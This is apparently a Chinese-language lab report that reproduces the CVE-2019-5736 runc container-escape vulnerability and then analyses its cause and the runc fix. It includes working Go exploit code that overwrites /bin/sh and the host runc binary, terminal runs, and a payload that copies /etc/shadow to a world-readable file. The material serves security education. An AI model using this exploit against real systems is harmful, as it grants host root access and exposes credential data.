
三、复现 docker 逃逸漏洞攻击

1、初次在主机下查看/tmp/shadow，因为不存在，故显示 No such file



```
kxr0451@ubuntu:~$ ls /tmp/shadow
ls: cannot access '/tmp/shadow': No such file or directory
kxr0451@ubuntu:~$ 
```

2、创建一个容器，并将其挂载到目录/bin/bash 上




```
kxr0451@ubuntu:~$ ls /tmp/shadow
ls: cannot access '/tmp/shadow': No such file or directory
kxr0451@ubuntu:~$ 
```

```
kxr0451@ubuntu:~$ sudo docker run -it -v $(pwd):/home ubuntu /bin/bash
[sudo] password for kxr0451:
root@0eab44f5174e:/# cd /home
root@0eab44f5174e:/home#
```


3、运行攻击脚本 CVE-2019-5736-PoC

该脚本将/bin/sh 修改为#!proc/self/exe 中的引用




```
        fd, err := os.Create("/bin/sh")
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Fprintln(fd, "#!/proc/self/exe")
        err = fd.Close()
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Println("[+] Overwritten /bin/sh successfully")
```

由此创造了一个陷阱。当有用户试图运行 runc 进入该容器时，陷阱会触发。此时会有主机 root 用户才能执行的代码被执行，从而达到 docker 逃逸的效果。具体操作为对各进程的命令行进行不间断的监听，直到等到有用户运行 runc 命令为止。




```
        var found int
        for found == 0 {
                pids, err := ioutil.ReadDir("/proc")
                if err != nil {
                        fmt.Println(err)
                        return
                }
                for _, f := range pids {
                        fbytes, _ := ioutil.ReadFile("/proc/" + f.Name() + "/cmd
line")
                        fstring := string(fbytes)
                        if strings.Contains(fstring, "runc") {
                                fmt.Println("[+] Found the PID:", f.Name())
                                found, err = strconv.Atoi(f.Name())
                                if err != nil {
                                        fmt.Println(err)
                                        return
                                }
                        }
                }
        }
```

在攻击脚本 CVE-2019-5736-PoC 中，只有主机 root 用户才能执行的代码的效果为修改 runc 库中的内容，使得对应目录下的内容被修改为 Payload。这样主机 root 用户就会执行 payload 的内容，即/bin/bash,cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow



```
        var handleFd = -1
        for handleFd == -1 {
                // Note, you do not need to use the O_PATH flag for the exploit
to work.
                handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os
.O_RDONLY, 0777)
                if int(handle.Fd()) > 0 {
                        handleFd = int(handle.Fd())
                }
        }
        fmt.Println("[+] Successfully got the file handle")

        // Now that we have the file handle, lets write to the runc binary and o
verwrite it
        // It will maintain it's executable flag
        for {
                writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(hand
leFd), os.O_WRONLY|os.O_TRUNC, 0700)
                if int(writeHandle.Fd()) > 0 {
                        fmt.Println("[+] Successfully got write handle", writeHa
ndle)
                        writeHandle.Write([]byte(payload))
                        return
                }
        }
}
kxr0451@ubuntu:~/CVE-2019-5736-PoC$
```

运行脚本后发现输出 successfully got write handle，说明成功运行脚本



kxr0451@ubuntu: ~


```
kxr0451@ubuntu:~$ ls /tmp/shadow
ls: cannot access '/tmp/shadow': No such file or directory
kxr0451@ubuntu:~$ sudo docker exec -it ad455 /bin/sh
[sudo] password for kxr0451:
No help topic for '/bin/sh'
kxr0451@ubuntu:~$ 
```

root@ad45504051e3: /home/CVE-2019-5736-PoC

```
kxr0451@ubuntu:~$ sudo docker run -it -v $(pwd):/home ubuntu /bin/bash
[sudo] password for kxr0451:
root@ad45504051e3:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@ad45504051e3:/# cd home
root@ad45504051e3:/home# ls
CVE-2019-5736-PoC  Documents  Music     Public     Videos
Desktop            Downloads  Pictures  Templates  examples.desktop
root@ad45504051e3:/home# ./CVE-2019-5736-PoC
bash: ./CVE-2019-5736-PoC: Is a directory
root@ad45504051e3:/home# cd CVE-2019-5736-PoC
root@ad45504051e3:/home/CVE-2019-5736-PoC# ./CVE-2019-5736-PoC
[+] Overwritten /bin/sh successfully
[+] Found the PID: 16
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc8200100e0}
root@ad45504051e3:/home/CVE-2019-5736-PoC# 
```

4、成功运行攻击脚本后测试，发现成功修改

在主机下查看/tmp/shadow，原本该文件不存在，但由于 payload 的内容，即/bin/bash,cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow 已被主机 root 用户执行，由此可以正常查看 shadow 文件



kxr0451@ubuntu: ~

```
kxr0451@ubuntu:~$ ls /tmp/shadow
/tmp/shadow
kxr0451@ubuntu:~$ cat /tmp/shadow
root:!:18068:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
```

四、分析逃逸功能原理，即漏洞成因


该漏洞的效果为允许恶意容器覆盖主机 runc 二进制文件，从而执行 root 级别代码。

原理为恶意容器内的 root 用户可以借用 runc 的机理:在容器中运行容器内用户定义的二进制文件,从而让宿主机的root用户在对该容器执行runc指令时，恶意容器的 root 用户可以借用宿主机的 root 权限执行 ta 想执行的宿主机 root 权限才能执行的代码，也就是获得了宿主机 root 权限。

具体来讲，在本次实验的复现中，攻击脚本先将/bin/sh 修改为#!proc/self/exe 中的引用，接着创造了一个陷阱对各进程的命令行进行不间断的监听，直到等到有用户运行 runc 命令为止。当有用户试图运行 runc 进入该容器时，陷阱会触发。此时会有主机 root 用户才能执行的代码被执行，从而达到 docker 逃逸的效果。在攻击脚本 CVE-2019-5736-PoC 中，只有主机 root 用户才能执行的代码的效果为修改 runc 库中的内容，使得对应目录下的内容被修改为 payload。这样主机 root 用户就会执行 payload 的内容，即/bin/bash,cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow，在主机下查看/tmp/shadow，原本该文件不存在，但由于 payload 的内容，即/bin/bash,cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow 已被主机 root 用户执行，由此可以正常查看 shadow 文件。

五、结合 PoC 代码，分析已有漏洞修补方案

RunC 使用了如下方法进行修复。它在启动或附加到容器时，从其自身的临时副本重新执行。因此，现在从容器到主机二进制文件的任何妥协写入操作都将写入到临时内存中的二进制文件，而不是磁盘上的宿主机二进制文件，也就是/proc/[runc-pid]/exe 现在指向临时文件，并且无法从容器内访问 runC 二进制文件。临时文件也被封装，以阻止任何写入操作，尽管对它的覆盖不会影响到宿主机。



```
                handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os
.O_RDONLY, 0777)
                if int(handle.Fd()) > 0 {
                        handleFd = int(handle.Fd())
                }
        }
```

结合攻击脚本 CVE-2019-5736-PoC，也就是上述截图中的 openfile 打开的不再是原文件，而是/proc/[runc-pid]/exe 的临时复制，同时该临时文件也被封装，无法做写入操作。由此该攻击将无法再修改真实的 runc 库，从而失效。